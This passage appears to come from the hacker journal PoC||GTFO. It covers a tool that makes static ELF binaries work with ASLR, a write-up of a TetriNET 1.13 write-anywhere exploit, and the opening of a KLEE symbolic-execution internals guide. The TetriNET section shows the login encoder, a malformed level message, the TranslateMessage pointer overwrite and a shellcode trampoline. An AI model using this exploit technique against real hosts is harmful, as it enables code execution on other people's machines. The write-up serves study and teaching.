First we'll compile the executable with `-static -fPIC`, then `static_to_dyn.c` adjusts the executable. First it changes the `ehdr->e_type` from `ET_EXEC` to `ET_DYN`. It then modifies the `phdrs` for each `PT_LOAD` segment, setting `phdr[TEXT].p_vaddr` and `.p_offset` to zero, `phdr[DATA].p_vaddr` to `0x200000 + phdr[DATA].p_offset`. It sets `ehdr->e_entry` to `ehdr->e_entry - old_base`. Finally, it updates each section header to reflect the new address range, so that GDB and objdump can work with the binary.

```
$ gcc -static -fPIC test2.c -o test2
$ ./static_to_dyn ./test2
Setting e_entry to 8b0
$ ./test2
Segmentation fault (core dumped)
```

Alas, a quick look at the binary with objdump will prove that most of the code is not using IP relative addressing and is not truly PIC. The PIC version of the glibc init routines like `_start` lives in `/usr/lib/X86_64-linux-gnu/Scrt1.o`, so we may have to start thinking outside the box a bit about what a statically linked executable really *is*. That is, we might take the `-static` flag out of the equation and begin working from scratch!

Perhaps `test2.c` should have both a `_start()` and a `main()`, as shown in Figure 23. `_start()` should have no code in it and use `__attribute__((weak))` so that the `_start()` routine in `Scrt1.o` can override it. Or we can compile

```
916   } else if (loc->elf_ex.e_type == ET_DYN) {
                /* Try and get dynamic programs out of the way of the
918              * default mmap base, as well as whatever program they
                 * might try to exec.  This is because the brk will
920              * follow the loader, and is not movable.  */
      load_bias = ELF_ET_DYN_BASE - vaddr;
922   if (current->flags & PF_RANDOMIZE)
        load_bias += arch_mmap_rnd();
```

```
    if (!load_addr_set) {
942   load_addr_set = 1;
      load_addr = (elf_ppnt->p_vaddr - elf_ppnt->p_offset);
944   if (loc->elf_ex.e_type == ET_DYN) {
        load_bias += error -
946         ELF_PAGESTART(load_bias + vaddr);
        load_addr += load_bias;
948     reloc_func_desc = load_bias;
      }
950 }
```

Figure 22. `src/linux/fs/binfmt_elf.c`

Diet Libc[34] with IP relative addressing, using it instead of glibc for simplicity. There are multiple possibilities, but the primary idea is to start thinking outside of the box. So for the sake of a PoC here is a program that simply does nothing but check if `argc` is larger than one and then increments a variable in a loop every other iteration. We will demonstrate how ASLR works on it. It uses `_start()` as its `main()`, and the compiler options will be shown below.

```
$ gcc -nostdlib -fPIC test2.c -o test2
$ ./test2 arg1

$ pmap `pidof test2`
17370:   ./test2 arg1
0000000000400000      4K r-x-- test2
0000000000601000      4K rw--- test2
00007ffcefcca000    132K rw---   [ stack ]
00007ffcefd20000      8K r----   [ anon ]
00007ffcefd22000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              160K
$
```

ASLR is not present, and the address space is just as expected on a 64 class ELF binary in Linux. So let's run `static_to_dyn.c` on it, and then try again.

[34] `unzip pocorgtfo18.pdf dietlibc.tar.bz2`

```
$ ./static_to_dyn test2
$ ./test2 arg1

$ pmap `pidof test2`
17622:   ./test2 arg1
0000565271e41000      4K r-x-- test2
0000565272042000      4K rw--- test2
00007ffc28fda000    132K rw---   [ stack ]
00007ffc28ffc000      8K r----   [ anon ]
00007ffc28ffe000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              160K
```

Now notice that the text and data segments for `test2` are mapped to a random address space. Now we are talking! The rest of the homework should be fairly straight forward. Extrapolate upon this work and find more creative solutions until the GNU folks have the time to address the issues with some more elegance than what we can do using trickery and instrumentation.

```
/* Make sure we have a data segment for testing purposes */
static int test_dummy = 5;

int _start() {
  int argc;
  long *args;
  long *rbp;
  int i;
  int j = 0;

  /* Extract argc from stack */
  asm __volatile__("mov 8(%%rbp), %%rcx " : "=c" (argc));

  /* Extract argv from stack */
  asm __volatile__("lea 16(%%rbp), %%rcx " : "=c" (args));

  if (argc > 2) {
    for (i = 0; i < 100000000000; i++)
      if (i % 2 == 0)
        j++;
  }
  return 0;
}
```

Figure 23. First Draft of `test2.c`

Improving Static Linking Techniques

Since we are compiling statically by simply cutting glibc out of the equation with the `-nostdlib` compiler flag, we must consider that things we take for granted, such as TLS and system call wrappers, must be manually coded and linked. One potential solution I mentioned earlier is to compile dietlibc with IP relative addressing mode, and simply link your code to it with `-nostdlib`. Figure 24 is an updated version of `test2.c` which prints the command line arguments.

Now we are actually building a statically linked binary that can get command line args, and call statically linked in functions from Diet Libc.[35]

```
$ gcc -nostdlib -c -fPIC test2.c -o test2.o
$ gcc -nostdlib test2.o \
  /usr/lib/diet/lib-x86_64/libc.a -o test2
$ ./test2 arg1 arg2
./test2
arg1
arg2
$
```

Now we can run `static_to_dyn` from Figure 25 to enforce ASLR.[36] The first two sections are happily randomized!

```
$ ./static_to_dyn test2
$ ./test2 foo bar
$ pmap `pidof test`
24411:   ./test2 foo bar
0000564cf542f000      8K r-x-- test2
0000564cf5631000      4K rw--- test2
00007ffe98c8e000    132K rw---   [ stack ]
00007ffe98d55000      8K r----   [ anon ]
00007ffe98d57000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              164K
```

[35] Note that first I downloaded the dietlibc source code and edited the Makefile to use the `-fPIC` flag which will enforce IP-relative addressing within dietlibc.

[36] `unzip pocorgtfo18.pdf static_to_dyn.c`

```c
#include <stdio.h>

/* Make sure we have a data segment for testing purposes */
static int test_dummy = 5;

int _start() {
  int argc;
  long *args;
  long *rbp;
  int i;
  int j = 0;

  /* Extract argc from stack */
  asm __volatile__("mov 8(%%rbp), %%rcx " : "=c" (argc));

  /* Extract argv from stack */
  asm __volatile__("lea 16(%%rbp), %%rcx " : "=c" (args));

  for (i = 0; i < argc; i++) {
    sleep(10); /* long enough for us to verify ASLR */
    printf("%s\n", args[i]);
  }
  exit(0);
}
```

Figure 24. Updated `test2.c`.

Summary

In this paper we have cleared some misconceptions surrounding the attack surface of a statically linked executable, and which security mitigations are lacking by default. PLT/GOT attacks do exist against statically linked ELF executables, but RELRO and ASLR defenses do not.

We presented a prototype tool for enabling full RELRO on statically linked executables. We also engaged in some work to create a hybridized approach between linking techniques with instrumentation, and together were able to propose a solution for making static binaries that work with ASLR. Our solution for ASLR is to first build the binary statically, without glibc.

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <elf.h>
#include <sys/types.h>
#include <search.h>
#include <sys/time.h>
#include <fcntl.h>
#include <link.h>
#include <sys/stat.h>
#include <sys/mman.h>

#define HUGE_PAGE 0x200000

int main(int argc, char **argv){
  ElfW(Ehdr) *ehdr;
  ElfW(Phdr) *phdr;
  ElfW(Shdr) *shdr;
  uint8_t *mem;
  int fd;
  int i;
  struct stat st;
  uint64_t old_base; /* original text base */
  uint64_t new_data_base; /* new data base */
  char *StringTable;

  fd = open(argv[1], O_RDWR);
  if (fd < 0) {
    perror("open");
    goto fail;
  }

  fstat(fd, &st);

  mem = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED, fd, 0);
  if (mem == MAP_FAILED ) {
    perror("mmap");
    goto fail;
  }

  ehdr = (ElfW(Ehdr) *)mem;
  phdr = (ElfW(Phdr) *)&mem[ehdr->e_phoff];
  shdr = (ElfW(Shdr) *)&mem[ehdr->e_shoff];
  StringTable = (char *)&mem[shdr[ehdr->e_shstrndx].sh_offset];

  printf("Marking e_type to ET_DYN\n");
  ehdr->e_type = ET_DYN;

  printf("Updating PT_LOAD segments to become relocatable from base 0\n");
  for (i = 0; i < ehdr->e_phnum; i++) {
    if (phdr[i].p_type == PT_LOAD && phdr[i].p_offset == 0) {
      old_base = phdr[i].p_vaddr;
      phdr[i].p_vaddr = 0UL;
      phdr[i].p_paddr = 0UL;
      phdr[i + 1].p_vaddr = HUGE_PAGE + phdr[i + 1].p_offset;
      phdr[i + 1].p_paddr = HUGE_PAGE + phdr[i + 1].p_offset;
    } else if (phdr[i].p_type == PT_NOTE) {
      phdr[i].p_vaddr = phdr[i].p_offset;
      phdr[i].p_paddr = phdr[i].p_offset;
    } else if (phdr[i].p_type == PT_TLS) {
      phdr[i].p_vaddr = HUGE_PAGE + phdr[i].p_offset;
      phdr[i].p_paddr = HUGE_PAGE + phdr[i].p_offset;
      new_data_base = phdr[i].p_vaddr;
    }
  }
  /*
   * If we don't update the section headers to reflect the new address
   * space then GDB and objdump will be broken with this binary.
   */
  for (i = 0; i < ehdr->e_shnum; i++) {
    if (!(shdr[i].sh_flags & SHF_ALLOC))
      continue;
    shdr[i].sh_addr = (shdr[i].sh_addr < old_base + HUGE_PAGE)
                      ? 0UL + shdr[i].sh_offset
                      : new_data_base + shdr[i].sh_offset;
    printf("Setting %s sh_addr to %#lx\n", &StringTable[shdr[i].sh_name], shdr[i].sh_addr);
  }
  printf("Setting new entry point: %#lx\n", ehdr->e_entry - old_base);
  ehdr->e_entry = ehdr->e_entry - old_base;
  munmap(mem, st.st_size);
  exit(0);
  fail:
    exit(-1);
}
```


Figure 25. `static_to_dyn.c`

18:07 A Trivial Exploit for TetriNET; or, Update Player TranslateMessage to Level Shellcode.

by John Laky and Kyle Hanslovan

Lo, the year was 1997 and humanity completes its greatest feat yet—nearly thirty years after NASA delivers the lunar landings, St0rmCat releases TetriNET, a gritty multiplayer reboot of the gaming monolith Tetris, bringing capitalists and communists together in competitive, adrenaline-pumping, line-annihilating, block-crushing action, all set to a period-appropriate synthetic soundtrack that would make Gorbachev blush. TetriNET holds the dubious distinction of hosting one of the most hilarious bugs ever discovered, where sending a offset and overwritable address in a stringified game state update will jump to any address of our choosing.

The TetriNET protocol is largely a trusted two-way ASCII-based message system with a special binascii encoded handshake for login.[37] Although there is an official binary (v1.13), this protocol enjoyed several implementations that aid in its reverse engineering, including a Python server/client implementation.[38] Authenticating to a TetriNET server using a custom encoding scheme, a rotating xor derived from the IP address of the server. One could spend ages reversing the C++ binary for this algorithm, but The Great Segfault punishes wasted time and effort, and our brethren at Pytrinet already have a Python implementation.




```
# login string looks like
# ''<nick> <version> <serverip>''
# ex: TestUser 1.13 127.0.0.1
def encode(nick, version, ip):
  dec = 2
  s = 'tetrisstart %s %s' % (nick, version)
  h = str(54*ip[0] + 41*ip[1]
        + 29*ip[2] + 17*ip[3])
  encodeS = dec2hex(dec)

  for i in range(len(s)):
    dec = (( dec + ord(s[i])) % 255)
          ^ ord(h[i % len(h)])
    s2 = dec2hex(dec)
    encodeS += s2

  return encodeS
```

One of the many updates a TetriNET client can send to the server is the level update, an `0xFF` terminated string of the form:

```
lvl <player number> <level number>\xff
```

The documentation states acceptable values for the player number range 1-6, a caveat that should pique the interest of even nascent bit-twiddlers. Predictably, sending a player number of `0x20` and a level of `0x00AABBCC` crashes the binary through a write-anywhere bug. The only question now is which is easier: overwriting a return address on a stack or a stomping on a function pointer in a v-table or something. A brief search for the landing zone yields the answer:

```
00454314: 77f1ecce 77f1ad23 77f15fe0 77f1700a 77f1d969
00454328: 00aabbcc 77f27090 77f16f79 00000000 7e429766
0045433c: 7e43ee5d 7e41940c 7e44faf5 7e42fbbd 7e42aeab
```


[37] `unzip pocorgtfo18.pdf iTetrinet-wiki.zip`

[38] `http://pytrinet.ddmr.nl/`

Praise the Stack! We landed inside the import table.

```
.idata:00454324
; HBRUSH __stdcall
;       CreateBrushIndirect(const LOGBRUSH *)
extrn __imp_CreateBrushIndirect:dword
;DATA XREF: CreateBrushIndirectr

.idata:00454328
; HBITMAP __stdcall
;       CreateBitmap(int,int, UINT,UINT,
;                    const void *)
extrn __imp_CreateBitmap:dword
; DATA XREF: CreateBitmapr

.idata:0045432C
; HENHMETAFILE __stdcall
;       CopyEnhMetaFileA(HENHMETAFILE,LPCSTR)
extrn __imp_CopyEnhMetaFileA:dword
; DATA XREF: CopyEnhMetaFileAr
```

Now we have a plan to overwrite an often-called function pointer with a useful address, but which one? There are a few good candidates, and a look at the imports reveals a few of particular interest: `PeekMessageA`, `DispatchMessageA`, and `TranslateMessage`, indicating TetriNET relies on Windows message queues for processing. Because these are usually handled asynchronously and applications receive a deluge of messages during normal operation, these are perfect candidates for corruption. Indeed, TetriNET implements a `PeekMessageA` / `TranslateMessage` / `DispatchMessageA` subroutine.




```
sub_424620      sub_424620 proc near
sub_424620
sub_424620      var_20 = byte ptr -20h
sub_424620      Msg = MSG ptr -1Ch
sub_424620
sub_424620      push ebx
sub_424620+1    push esi
sub_424620+2    add esp, 0FFFFFFE0h
sub_424620+5    mov esi, eax
sub_424620+7    xor ebx, ebx
sub_424620+9    push 1 ; wRemoveMsg
sub_424620+B    push 0 ; wMsgFilterMax
sub_424620+D    push 0 ; wMsgFilterMin
sub_424620+F    push 0 ; hWnd
sub_424620+11   lea eax, [esp+30h+Msg]
sub_424620+15   push eax ; lpMsg
sub_424620+16   call PeekMessageA
sub_424620+1B   test eax, eax
    ...
sub_424620+8E   lea eax, [esp+20h+Msg]
sub_424620+92   push eax ; lpMsg
sub_424620+93   call TranslateMessage     << !!
sub_424620+98   lea eax, [esp+20h+Msg]
sub_424620+9C   push eax ; lpMsg
sub_424620+9D   call DispatchMessageA
sub_424620+A2   jmp short loc_4246C8
```

Adjusting our firing solution to overwrite the address of TranslateMessage (remember the vulnerable instruction multiplies the player number by the size of a pointer; scale the payload accordingly) and voila! `EIP` jumps to our provided level number.

Now, all we have to do is jump to some shellcode. This may be a little trickier than it seems at first glance.

The first option: with a stable write-anywhere bug, we could write shellcode into an `rwx` section and jump to it. Unfortunately, the level number that eventually becomes `ebx` in the vulnerable instruction is a signed double word, and only positive integers can be written without raising an error. We could hand-craft some clever shellcode that only uses bytes smaller than `0x80` in key locations, but there must be a better way.

The second option: we could attempt to write our shellcode three bytes at a time instead of four, working backward from the end of an RWX section, always writing double words with one positive-integer-compliant byte followed by three bytes of shellcode, always overwriting the useless byte of the last write. Alas, the vulnerable instruction enforces 4-byte aligned writes:

```
0044B963 mov ds:dword_453F28[eax*4], ebx
```

The third option: we could patch either the positive-integer-compliant check or the vulnerable instruction to allow us to perform either of the first two options. Alas, the page containing this code is not writable.


```
00401000 ; Segment type:  Pure code
00401000 ; Segment perms: Read/Execute
```

Suddenly, the Stack grants us a brief moment of clarity in our moment of desperation: because the login encoding accepts an arbitrary binary string as the nickname, all manner of shellcode can be passed as the nickname, all we have to do is find a way to jump to it. Surely, there must be a pointer somewhere in the data section to the nickname we can use to jump it. After a brief search, we discover there is indeed a static value pointing to the login nickname in the heap. Now, we can write a small trampoline to load that pointer into a register and jump to it:

```
0:  a1 bc 37 45 00  mov   eax,ds:0x4537bc
5:  ff e0           jmp   eax
```

Voila! Login as shellcode, update your level to the trampoline, smash the pointer to `TranslateMessage` and pull the trigger on the windows message pump and rejoice in the shiny goodness of a running exploit. The Stack would be proud! While a host of vulnerabilities surely lie in wait betwixt the subroutines of `tetrinet.exe`, this vulnerability's shameless affair with the player is truly one for the ages.

Scripts and a reference tetrinet executable are attached to this PDF,[39] and the editors of this fine journal have resurrected the abandoned website, `http://tetrinet.us/`.



[39] `unzip pocorgtfo18.pdf tetrinet.zip`

18:08 A Guide to KLEE LLVM Execution Engine Internals

by Julien Vanegue

Greetings fellow neighbors!

It is my great pleasure to finally write my first article in PoC||GTFO after so many of you have contributed excellent content in the past dozens of issues that Pastor Laphroig put together for our enjoyment. I have been waiting for this moment for some time, and been harassed a few times, to finally come up with something worthwhile. Given the high standards set upon all of us, I did not feel like rushing it. Instead, I bring to you today what I think will be a useful piece of texts for many fellow hackers to use in the future. Apologies for any errors that may have slipped from my understanding, I am getting older after all, and my memory is not what it used to be. Not like it has ever been infaillible but at least I used to remember where the cool kids hung out. This is my attempt at renewing the tradition of sharing knowledge through some more informal channels.

Today, I would like to talk to you about KLEE, an open source symbolic execution engine originally developed at Stanford University and now maintained at Imperial College in London. Symbolic Execution (SYMEX) stands somewhere between static analysis of programs and [dynamic] fuzz testing. While its theoretical foundations dates back from the late seventies (King's paper), practical application of it waited until the late 2000s (such as SAGE[40] at Microsoft Research) to finally become mainstream with KLEE in 2008. These tools have been used in practice to find thousands of security issues in software, going from simple `NULL` pointer dereferences, to out of bound reads or writes for both the heap and the stack, including use-after-free vulnerabilities and other type-state issues that can be easily defined using "asserts."

In one hand, symbolic execution is able to undergo concrete execution of the analyzed program and maintains a concrete store for variable values as the execution progresses, but it can also track path conditions using constraints. This can be used to verify the feasibility of a specific path. At the same time, a process tree (`PTree`) of nodes (`PTreeNode`) represent the state space as an `ImmutableTree` structure. The `ImmutableTree` implements a copy-on-write mechanism so that parts of the state (mostly variable values) that are shared across the node don't have to be copied from state to state unless they are written to. This allows KLEE to scale better under memory pressure. Such state contains both a list of symbolic constraints that are known to be true in this state, as well as a concrete store for program variables on which constraints may or may not be applied (but that are nonetheless necessary so the program can execute in KLEE).

My goal in this article is not so much to show you how to use KLEE, which is well understood, but bring you a tutorial on hacking KLEE internals. This will be useful if you want to add features or add support for specific analysis scenarios that you care about. I've spent hundreds of hours in KLEE internals and having such notes may have helped me in the beginning. I hope it helps you too.

Now let's get started.

Working with Constraints

Let's look at the simple C program as a motivator.

```
int fct(int a, int b) {
  int c = 0;
  if (a < b)
    c++;
  else
    c--;
  return c;
}

int main(int argc, char **argv) {
  if (argc != 3) return (-1);
  int a = atoi(argv[1]);
  int b = atoi(argv[2]);
  if (a < b)
    return (0);
  return fct(a, b);
}
```

It is clear that the path starting in `main` and continuing in the first `if (a < b)` is infeasible. This is because any such path will actually have finished with a `return (0)` in the `main` function already. The way KLEE can track this is by listing constraints for the path conditions.

This is how it works: first KLEE executes some bootstrapping code before `main` takes control, then

[40] `unzip pocorgtfo18.pdf automatedwhiteboxfuzzing.pdf`

starts executing the first LLVM instruction of the `main` function. Upon reaching the first `if` statement, KLEE forks the state space (via function `Executor::fork`). The left node has one more constraint (`argc != 3`) while the right node has constraint (`argc == 3`). KLEE eventually comes back to its main routine (`Executor::run`), adds the newly-generated states into the set of active states, and picks up a new state to continue analysis with.

Executor Class

The main class in KLEE is called the `Executor` class. It has many methods such as `Executor::run()`, which is the main method of the class. This is where the set of states: added states and removed states set are manipulated to decide which state to visit next. Bear in mind that nothing guarantees that next state in the `Executor` class will be the next state in the current path.

Figure 26 shows all of the LLVM instructions currently supported by KLEE.

- `Call/Br/Ret`: Control flow instructions. These are cases where the program counter (part of the state) may be modified by more than just the size of the current instruction. In the case of `Call` and `Ret`, a new object `StackFrame` is created where local variables are bound to the called function and destroyed on return. Defining new variables may be achieved through the KLEE API `bindObjectInState()`.

- `Add/Sub/Mul/*S*/U*/*Or*`: The Signed and Unsigned arithmetic instructions. The usual suspects including bit shifting operations as well.

- Cast operations (`UItoFP`, `FPtoUI`, `IntToPtr`, `PtrToInt`, `BitCast`, etc.): used to convert variables from one type to a variable of a different type.

- `*Ext*` instructions: these extend a variable to use a larger number of bits, for example 8b to 32b, sometimes carrying the sign bit or the zero bit.

- `F*` instructions: the floating point arithmetic instructions in KLEE. I dont myself do much floating point analysis and I tend not to modify these cases, however this is where to look if you're interested in that.

- `Alloca`: used to allocate memory of a desired size

- `Load/Store`: Memory access operations at a given address

- `GetElementPtr`: perform array or structure read/write at certain index

- `PHI`: This corresponds to the PHI function in the Static Single Assignment form (SSA) as defined in the literature.[41]

There are other instructions I am glossing over but you can refer to the LLVM reference manual for an exhaustive list.

So far the execution in KLEE has gone through `Executor::run() -> Executor::executeInstruction() -> case ...` but we have not looked at what these cases actually do in KLEE. This is handled by a class called the `ExecutionState` that is used to represent the state space.

ExecutionState Class

This class is declared in `include/klee/ExecutionState.h` and contains mostly two objects:

- `AddressSpace`: contains the list of all metadata for the process objects in this state, including global, local, and heap objects. The address space is basically made of an array of objects and routines to resolve concrete addresses to objects (via method `AddressSpace::resolveOne` to resolve one by picking up the first match, or method `AddressSpace::resolve` for resolving to a list of objects that may match). The `AddressSpace` object also contains a concrete store for objects where concrete values can be read and written to. This is useful when you're tracking a symbolic variable but suddently need to concretize it to make an external concrete function call in libc or some other library that you haven't linked into your LLVM module.

[41] `unzip pocorgtfo18.pdf cytron.pdf`

```
$ grep -rni 'case Instruction::' lib/Core/
lib/Core/Executor.cpp:2452:  case Instruction::Ret: {
lib/Core/Executor.cpp:2591:  case Instruction::Br: {
lib/Core/Executor.cpp:2619:  case Instruction::Switch: {
lib/Core/Executor.cpp:2731:  case Instruction::Unreachable:
lib/Core/Executor.cpp:2739:  case Instruction::Invoke:
lib/Core/Executor.cpp:2740:  case Instruction::Call: {
lib/Core/Executor.cpp:2987:  case Instruction::PHI: {
lib/Core/Executor.cpp:2995:  case Instruction::Select: {
lib/Core/Executor.cpp:3006:  case Instruction::VAArg:
lib/Core/Executor.cpp:3012:  case Instruction::Add: {
lib/Core/Executor.cpp:3019:  case Instruction::Sub: {
lib/Core/Executor.cpp:3026:  case Instruction::Mul: {
lib/Core/Executor.cpp:3033:  case Instruction::UDiv: {
lib/Core/Executor.cpp:3041:  case Instruction::SDiv: {
lib/Core/Executor.cpp:3049:  case Instruction::URem: {
lib/Core/Executor.cpp:3057:  case Instruction::SRem: {
lib/Core/Executor.cpp:3065:  case Instruction::And: {
lib/Core/Executor.cpp:3073:  case Instruction::Or: {
lib/Core/Executor.cpp:3081:  case Instruction::Xor: {
lib/Core/Executor.cpp:3089:  case Instruction::Shl: {
lib/Core/Executor.cpp:3097:  case Instruction::LShr: {
lib/Core/Executor.cpp:3105:  case Instruction::AShr: {
lib/Core/Executor.cpp:3115:  case Instruction::ICmp: {
lib/Core/Executor.cpp:3207:  case Instruction::Alloca: {
lib/Core/Executor.cpp:3221:  case Instruction::Load: {
lib/Core/Executor.cpp:3226:  case Instruction::Store: {
lib/Core/Executor.cpp:3234:  case Instruction::GetElementPtr: {
lib/Core/Executor.cpp:3289:  case Instruction::Trunc: {
lib/Core/Executor.cpp:3298:  case Instruction::ZExt: {
lib/Core/Executor.cpp:3306:  case Instruction::SExt: {
lib/Core/Executor.cpp:3315:  case Instruction::IntToPtr: {
lib/Core/Executor.cpp:3324:  case Instruction::PtrToInt: {
lib/Core/Executor.cpp:3334:  case Instruction::BitCast: {
lib/Core/Executor.cpp:3343:  case Instruction::FAdd: {
lib/Core/Executor.cpp:3358:  case Instruction::FSub: {
lib/Core/Executor.cpp:3372:  case Instruction::FMul: {
lib/Core/Executor.cpp:3387:  case Instruction::FDiv: {
lib/Core/Executor.cpp:3402:  case Instruction::FRem: {
lib/Core/Executor.cpp:3417:  case Instruction::FPTrunc: {
lib/Core/Executor.cpp:3434:  case Instruction::FPExt: {
lib/Core/Executor.cpp:3450:  case Instruction::FPToUI: {
lib/Core/Executor.cpp:3467:  case Instruction::FPToSI: {
lib/Core/Executor.cpp:3484:  case Instruction::UIToFP: {
lib/Core/Executor.cpp:3500:  case Instruction::SIToFP: {
lib/Core/Executor.cpp:3516:  case Instruction::FCmp: {
lib/Core/Executor.cpp:3608: case Instruction::InsertValue: {
lib/Core/Executor.cpp:3635: case Instruction::ExtractValue: {
lib/Core/Executor.cpp:3645:  case Instruction::Fence: {
lib/Core/Executor.cpp:3649:  case Instruction::InsertElement: {
lib/Core/Executor.cpp:3691:  case Instruction::ExtractElement: {
lib/Core/Executor.cpp:3724:  case Instruction::ShuffleVector:
```

Figure 26. LLVM Instructions supported by KLEE

- `ConstraintManager`: contains the list of all symbolic constraints available in this state. By default, KLEE stores all path conditions in the constraint manager for that state, but it can also be used to add more constraints of your choice. Not all objects in the `AddressSpace` may be subject to constraints, which is left to the discretion of the KLEE programmer. Verifying that these constraints are satisfiable can be done by calling `solver->mustBeTrue()` or `solver->MayBeTrue()` methods, which is a solver-independent API provided in KLEE to call SMT or Z3 independently of the low-level solver API. This comes handy when you want to check the feasibility of certain variable values during analysis.

Every time the `::fork()` method is called, one execution state is split into two where possibly more constraints or different values have been inserted in these objects. One may call the `Executor::branch()` method directly to create a new state from the existing state without creating a state pair as fork would do. This is useful when you only want to add a subcase without following the exact fork expectations.

Executor::executeMemoryOperation(), MemoryObject and ObjectState

Two important classes in KLEE are `MemoryObject` and `ObjectState`, both defined in `lib/klee/-Core/Memory.h`.

The `MemoryObject` class is used to represent an object such as a buffer that has a base address and a size. When accessing such an object, typically via the `Executor::executeMemoryOperation()` method, KLEE automatically ensures that accesses are in bound based on known base address, desired offset, and object size information. The `MemoryObject` class provides a few handy methods:

```
(...)
ref<ConstantExpr> getBaseExpr()
ref<ConstantExpr> getSizeExpr()
ref<Expr> getOffsetExpr(ref<Expr> pointer)
ref<Expr> getBoundsCheckPointer(
          ref<Expr> pointer)
ref<Expr> getBoundsCheckPointer(
          ref<Expr> pointer, unsigned bytes)
ref<Expr> getBoundsCheckOffset(
          ref<Expr> offset)
ref<Expr> getBoundsCheckOffset(
          ref<Expr> offset, unsigned bytes)
```

Using these methods, checking for boundary conditions is child's play. It becomes more interesting when symbolics are used as the conditions that must be checked involves more than constants, depending on whether the base address, the offset or the index are symbolic values (or possibly depending on the source data for certain analyses, for example taint analysis).

While the `MemoryObject` somehow takes care of the spatial integrity of the object, the `ObjectState` class is used to access the memory value itself in the state. Its most useful methods are:

```
// return bytes read.
ref<Expr> read(ref<Expr> offset,
               Expr::Width width);
ref<Expr> read(unsigned offset,
               Expr::Width width);
ref<Expr> read8(unsigned offset);

// return bytes written.
void write(unsigned offset,
           ref<Expr> value);
void write(ref<Expr> offset,
           ref<Expr> value);
void write8(unsigned offset,
           uint8_t value);
void write16(unsigned offset,
           uint16_t value);
void write32(unsigned offset,
           uint32_t value);
void write64(unsigned offset,
           uint64_t value);
```

Objects can be either concrete or symbolic, and these methods implement actions to read or write the object depending on this state. One can switch from concrete to symbolic state by using methods:

```
void makeConcrete();
void makeSymbolic();
```

